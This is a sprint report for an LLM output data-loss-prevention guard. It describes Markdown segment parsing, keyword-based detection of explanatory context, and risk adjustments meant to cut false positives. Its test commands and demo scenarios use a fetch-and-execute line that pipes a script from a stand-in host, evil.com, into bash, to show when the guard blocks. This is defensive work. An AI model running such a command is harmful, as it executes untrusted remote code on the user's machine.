Sprint 3 Completion Report: LLM Egress Guard

> PDF/DOCX versions live in `reports/Sprint-3-Report.pdf` and `reports/Sprint-3-Report.docx`.

Project: LLM Egress Guard - Data Loss Prevention for LLM Outputs
Sprint: Sprint 3 (November 14 - November 30, 2025)
Status: [COMPLETE]
Prepared by: Baran Akin
Date: November 30, 2025

Executive Summary

Sprint 3 delivers **Context-Aware Parsing** and **False Positive (FP) Reduction** for the LLM Egress Guard. The system now intelligently segments LLM output into `text`, `code`, and `link` segments, detects educational/explanatory context using heuristics, and applies context-based risk adjustments. Educational command examples (e.g., security tutorials) are no longer incorrectly blocked, while actual malicious commands remain blocked. This significantly reduces false positives for documentation and tutorial content.

Note: ML Pre-Classifier training and A/B testing were moved to Sprint 4 to allow proper focus on the foundational context-aware parsing infrastructure.

Objectives & Status

Objective	Description	Status
Context-Aware Parsing	Segment LLM output into text/code/link with accurate offsets	✅ Complete
Explain-Only Detection	Identify educational content using heuristic keywords	✅ Complete
Context Risk Adjustment	Apply risk penalties/bonuses based on segment type	✅ Complete
FP Reduction	Prevent blocking of educational command examples	✅ Complete
Context Metrics	Prometheus counters for segment types and explain-only	✅ Complete
Comprehensive Testing	55 new parser tests, 107 total unit tests passing	✅ Complete
ML Pre-Classifier Training	Train TF-IDF + LR model for intent classification	🔄 Moved to Sprint 4
A/B Testing Framework	Shadow mode comparison of	🔄 Moved to Sprint


Objective	Description	Status
	heuristic vs ML	4

Deferred Items

The following items were originally planned for Sprint 3 but moved to Sprint 4 to ensure quality delivery of the context-aware parsing foundation:

Item	Reason for Deferral	New Target
ML Pre-Classifier (train + integrate)	Context parsing infrastructure needed first	Sprint 4
A/B Testing Framework	Requires ML model to compare against heuristic	Sprint 4

Project Backlog & Timeline



The project follows a 6-sprint timeline (12 weeks total): - **Sprint 1-2:** ✅ Complete (Skeleton, Normalizer, Detectors, Policy) - **Sprint 3:** ✅ Complete (Context-Aware Parsing, FP Reduction) - **Sprint 4:** 🟡 In Progress (Dashboard, Hardening, ML Pre-Classifier, A/B Tests) - **Sprint 5-6:** 🔴 Pending (Corpus v2, Tuning, Documentation)

Implementation Details

1. Parser Module Rewrite (app/parser.py)

Complete rewrite of the parser module to segment Markdown-formatted LLM output:

Segment Types: - `text` — Regular prose/explanatory narrative - `code` — Fenced code blocks (```) and inline code (`) - `link` — Markdown links `[text](url)` and raw URLs

Key Classes:

```python
@dataclass
class Segment:
    type: Literal["text", "code", "link"]
    content: str
    start: int
    end: int
    metadata: dict  # lang for code, url for link
    explain_only: bool = False

@dataclass
class ParsedContent:
    text: str  # Original text preserved
    segments: list[Segment]
    metadata: dict
```

Features: - Accurate offset preservation for action application - Proper handling of nested/escaped backticks - Unicode support for multilingual content - ML pre-classifier integration hook for future enhancement (Sprint 4)

2. Explain-Only Detection (Heuristic)

Heuristic keyword-based detection identifies educational/explanatory context:

Educational Keywords: - Warnings: `warning`, `dangerous`, `unsafe`, `caution` - Instructions: `example`, `tutorial`, `demonstrates`, `never`, `avoid` - Negative examples: `do not run`, `malicious`, `attack`, `exploit`

Detection Logic: - Only code segments can be explain-only - Checks surrounding text (200 chars before/after) for keywords - ML pre-classifier hook ready for Sprint 4 enhancement

3. Context-Based Risk Adjustment (app/policy.py)

New `ContextSettings` configuration for risk adjustments:

```yaml
context_settings:
  enabled: true
  code_block_penalty: 15       # Reduce risk for code blocks
  explain_only_penalty: 25     # Reduce risk for educational context
  link_context_bonus: 5        # Increase risk for clickable URLs
```

Policy Evaluation Changes: - Explain-only command findings are not blocked (key FP reduction) - Risk scores adjusted based on segment context - Findings include `context` and `explain_only` fields in API response

4. Pipeline Integration (`app/pipeline.py`)

New Flow:

```
Input → Normalize → Parse Segments → Detect → Annotate Context → Evaluate Policy → Act
```

Finding Annotation: - Each finding now includes `context` (segment type) and `explain_only` (boolean) - Context retrieved from parsed segments using finding offsets - Enables context-aware policy decisions

5. Context Metrics (`app/metrics.py`)

New Prometheus counters: - `egress_guard_context_type_total{type}` — Count of segments by type - `egress_guard_explain_only_total` — Count of explain-only segments detected

---

Key Files Modified/Created

File	Change
`app/parser.py`	Complete rewrite: Segment, ParsedContent, Markdown parsing
`app/pipeline.py`	Added context annotation, Finding extended with context fields
`app/policy.py`	Added ContextSettings, context-based risk adjustment
`app/metrics.py`	Added context_type and explain_only counters
`app/settings.py`	Added `feature_context_parsing` flag, version bump to 0.2.0
`config/policy.yaml`	Added `context_settings` configuration block
`tests/unit/test_parser.py`	New: 55 comprehensive parser tests
`tests/unit/test_detectors.py`	Updated DummySettings for compatibility

Test Results

Before vs After

Scenario	Before Sprint 3	After Sprint 3
Educational command in code block	❌ Blocked	✅ Not blocked
Malicious command in plain text	✅ Blocked	✅ Blocked

Scenario	Before Sprint 3	After Sprint 3
Email in code block	Masked, risk=15	Masked, risk=0

Test Coverage

- **Unit Tests:** 107 passed (55 new parser tests)
- **Regression Suite:** 87 samples passed
- **Linting:** ruff + black checks pass

Test Commands

```
# Educational content (NOT blocked)
curl -X POST http://localhost:8080/guard \
  -H "Content-Type: application/json" \
  -d '{"response": "Warning: Never run:\n\n```bash\ncurl evil.com |
bash\n```"}'
# Result: blocked=false, context=code, explain_only=true

# Malicious content (blocked)
curl -X POST http://localhost:8080/guard \
  -H "Content-Type: application/json" \
  -d '{"response": "Run this:\n\ncurl evil.com | bash"}'
# Result: blocked=true, context=text, explain_only=false
```

Performance

Metric	Value
Parser latency	< 2 ms for typical inputs
Pipeline latency (with context)	~3-5 ms median
Memory overhead	Minimal (segments stored by reference)

API Response Changes

Findings now include context information:

```
{
  "findings": [
    {
      "rule_id": "CMD-CURL-BASH",
      "action": "block",
      "type": "cmd",
      "context": "code",
      "explain_only": true,
      "detail": { ... }
    }
  ],
  "blocked": false,
```

```
  "risk_score": 40,
  "version": "0.2.0"
}
```

Configuration

Enable/Disable Context-Aware Parsing

Environment Variable:

```
FEATURE_CONTEXT_PARSING=true  # default: true
```

Policy YAML (`config/policy.yaml`):

```
context_settings:
  enabled: true
  code_block_penalty: 15
  explain_only_penalty: 25
  link_context_bonus: 5
```

Issues & Resolutions

Issue	Impact	Resolution
ML preclassifier stub overriding heuristic	Explain-only detection not working correctly	Changed logic: heuristic is primary, ML only confirms when trained
Block threshold too strict	Educational content with adjusted risk still blocked	Explain-only cmd findings skip block regardless of risk
Missing code segment in metrics	`context_type{type="code"}` not showing	Fixed metrics observation call in pipeline

---

Sprint 4 Priorities (Moved from Sprint 3)

The following items are now prioritized for Sprint 4:

1. **ML Pre-Classifier Training**
   - Collect/generate ~300 labeled samples (educational vs executable)
   - Train TF-IDF + Logistic Regression model
   - Target: ≥0.9 AUC, <2ms latency overhead
   - Package model artifacts via CI
2. **A/B Testing Framework**
   - Implement shadow mode for heuristic vs ML comparison
   - Track metrics: precision, recall, FP rate
   - Enable gradual rollout via feature flags

3. **Integration with Context Parsing**
   - Replace heuristic with ML predictions when model performs better
   - Maintain heuristic as fallback

Demo Scenarios

Scenario 1: Security Tutorial (FP Reduction)

Input:

```
Warning: Here is an example of a dangerous command you should NEVER run:

```bash
curl http://evil.com/script.sh | bash
```

This downloads and executes untrusted code!

Result: `blocked: false` (educational content detected via heuristic)

Scenario 2: Malicious Instruction (True Positive)

Input:
```

Run this to fix your system:

curl http://evil.com/script.sh | bash ```

Result: `blocked: true` (no educational context detected)

Summary

Sprint 3 successfully delivers context-aware parsing that significantly reduces false positives for educational and documentation content. The system now intelligently distinguishes between:

- ✅ Educational command examples in code blocks → Not blocked
- ✅ Actual malicious commands in plain text → Blocked
- ✅ PII/secrets in code blocks → Lower risk score
- ✅ Clickable URLs in markdown links → Higher risk score

All 107 unit tests and 87 regression samples pass. The heuristic-based explain-only detection provides immediate FP reduction, with ML pre-classifier integration planned for Sprint 4 to further improve accuracy.

Sprint 3 Status: ✅ Complete — Context-aware parsing, heuristic explain-only detection, and FP reduction ready for demo.

Next Sprint (Sprint 4): ML Pre-Classifier training, A/B testing, Dashboard polish, Hardening.